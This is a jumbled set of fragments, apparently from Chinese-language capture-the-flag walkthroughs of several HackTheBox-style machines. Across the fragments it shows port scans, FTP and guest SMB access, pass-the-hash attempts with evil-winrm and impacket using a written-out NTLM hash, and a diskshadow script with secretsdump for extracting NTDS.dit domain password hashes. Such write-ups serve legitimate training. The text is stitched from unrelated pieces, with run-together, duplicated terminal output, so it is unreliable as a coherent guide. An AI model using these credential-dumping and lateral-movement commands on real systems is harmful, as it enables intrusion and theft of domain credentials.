



martin@code:~$ sudo -l Matching Defaults entries for martin on localhost: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User martin may run the following commands on localhost: (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
is_allowed_path() { local path="$1" for allowed_path in "${allowed_paths[@]}"; do if [[ "$path" == $allowed_path* ]]; then return 0 fi done return 1 }
for dir in $directories_to_archive; do if ! is_allowed_path "$dir"; then /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed." exit 1 fi done
┌──(kali㉿kali)-[~/Desktop] └─$ nmap 10.10.10.245 sh: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8): No such file or directory Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-04 01:40 EST Nmap scan report for cap.htb (10.10.10.245) Host is up (0.28s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE 21/tcp open ftp 22/tcp open ssh 80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 21.24 seconds
┌──(kali㉿kali)-[~/Desktop] └─$ ftp cap.htb Connected to cap.htb. 220 (vsFTPd 3.0.3) Name (cap.htb:kali): nathan 331 Please specify the password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp> dir 229 Entering Extended Passive Mode (|||47686|) 150 Here comes the directory listing. -r-------- 1 1001 1001 33 Jan 04 02:37 user.txt 226 Directory send OK. ftp> get user.txt local: user.txt remote: user.txt 229 Entering Extended Passive Mode (|||37352|) 150 Opening BINARY mode data connection for user.txt (33 bytes). 100% |***************************************************************************************************************************| 33 555.62 KiB/s 00:00 ETA 226 Transfer complete. 33 bytes received in 00:00 (0.11 KiB/s)xxxxxxxxxx ftp cap.htb┌──(kali㉿kali)-[~/Desktop]└─$ ftp cap.htbConnected to cap.htb.220 (vsFTPd 3.0.3)Name (cap.htb:kali): nathan331 Please specify the password.Password: 230 Login successful.Remote system type is UNIX.Using binary mode to transfer files.ftp> dir229 Entering Extended Passive Mode (|||47686|)150 Here comes the directory listing.drwxrwxr-x 4 1001 1001 4096 Jan 04 06:13 CVE-2021-4034-main-rw-rw-r-- 1 1001 1001 6457 Jan 04 06:11 CVE-2021-4034-main.zip-rwxrwxrwx 1 1001 1001 975444 Jan 04 06:25 linpeas.shdrwxr-xr-x 3 1001 1001 4096 Jan 04 06:10 snap-r-------- 1 1001 1001 33 Jan 04 02:37 user.txt226 Directory send OK.ftp> get user.txtlocal: user.txt remote: user.txt229 Entering Extended Passive Mode (|||37352|)150 Opening BINARY mode data connection for user.txt (33 bytes).100% |***************************************************************************************************************************| 33 555.62 KiB/s 00:00 ETA226 Transfer complete.33 bytes received in 00:00 (0.11 KiB/s)
┌──(kali㉿kali)-[~/Desktop] └─$ nmap -A -T4 10.129.1.62 sh: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8): No such file or directory Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 03:35 EST Nmap scan report for facts.htb (10.129.1.62) Host is up (0.76s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA) |_ 256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519) 80/tcp open http nginx 1.26.3 (Ubuntu) |_http-server-header: nginx/1.26.3 (Ubuntu) |_http-title: facts Device type: general purpose Running: Linux 4.X|5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.19 Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 111/tcp) HOP RTT ADDRESS 1 869.74 ms 10.10.16.1 2 415.16 ms facts.htb (10.129.1.62)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 49.14 seconds
然后配置下/etc/hosts
1
echo "10.129.1.62 facts.htb" | sudo tee -a /etc/hosts
PORT STATE SERVICE 53/tcp open domain 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 593/tcp open http-rpc-epmap 636/tcp open ldapssl 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl 5985/tcp open wsman
查询下域名
1
nxc smb 10.129.231.50
1
2
3
┌──(kali㉿kali)-[~/Desktop] └─$ nxc smb 10.129.231.50 SMB 10.129.231.50 445 BABYDC [*] Windows Server 2022 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
┌──(kali㉿kali)-[~/Desktop] └─$ evil-winrm -i 10.129.234.71 -u 'Administrator' -H 8d992faed38128ae85e95fa35868bb43 Evil-WinRM shell v3.7 Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError Error: Exiting with code 1
1
2
3
4
5
6
┌──(kali㉿kali)-[~/Desktop] └─$ impacket-wmiexec -hashes :8d992faed38128ae85e95fa35868bb43 Administrator@10.129.234.71 /bin/sh: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8): No such file or directory Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[-] SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is invalid. This is either due to a bad username or authentication information.
这里写的就是尝试获取域控里的hash NTDS.dit
这个文件里有该域内所有账号、所有计算机以及最重要的——所有用户密码的哈希值。
1
impacket-secretsdump -ntds ntds.dit -system system LOCAL
文件被锁定,我们无法直接复制,于是使用diskshadow来创建当前硬盘的副本
在kali里面创建一个backup.txt
1 2 3 4 5 6
set verbose on set context persistent nowriters set metadata C:\Windows\Temp\sauy.cab add volume c: alias sauy create expose %sauy% e:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 13:14 CST Nmap scan report for 10.129.234.69 Host is up (0.27s latency). Not shown: 987 filtered tcp ports (no-response) PORT STATE SERVICE 53/tcp open domain 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldapssl 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl 3389/tcp open ms-wbt-server 5985/tcp open wsman
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
nxc查看域名
1
SMB 10.129.234.69 445 DC1 [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
Sharename Type Comment --------- ---- ------- ADMIN$ Disk Remote Admin C$ Disk Default share IPC$ IPC Remote IPC NETLOGON Disk Logon server share SYSVOL Disk Logon server share Reconnecting with SMB1 for workgroup listing. do_connect: Connection to 10.129.234.69 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND) Unable to connect with SMB1 -- no workgroup available
这里解释下
共享名
类型
说明
渗透意义
ADMIN$
Disk
远程管理共享
只有管理员能进,普通用户或 Guest 进不去。
C$
Disk
C 盘根目录
同上,需要高权限。
IPC$
IPC
进程间通信
匿名连接的基础,不存文件,但可以用来枚举用户/组。
NETLOGON
Disk
登录服务共享
重点! 存放域登录脚本。有时管理员会把密码写在脚本里。
SYSVOL
Disk
组策略共享
核心重点! 存放组策略(GPO)。这里可能存在含有密码的 Groups.xml 文件。
查看NETLOGON 和 SYSVOL目录
在NETLOGON下发现了users.bat
1
2
3
4
5
6
7
8
smbclient //10.129.234.69/NETLOGON -U 'guest%'
smb: \> ls
  .                                   D        0  Sat Aug 26 20:45:24 2023
  ..                                  D        0  Sat Aug 26 17:45:45 2023
  users.bat                           A      159  Sat Aug 26 20:54:29 2023

                4652287 blocks of size 4096. 1165832 blocks available
smb: \> get users.bat
SeMachineAccountPrivilege     Add workstations to domain                                     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                 Enabled
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 10.129.219.118
sh: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8): No such file or directory
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-01 00:06 EDT
Nmap scan report for 10.129.219.118
Host is up (0.29s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 48.30 seconds

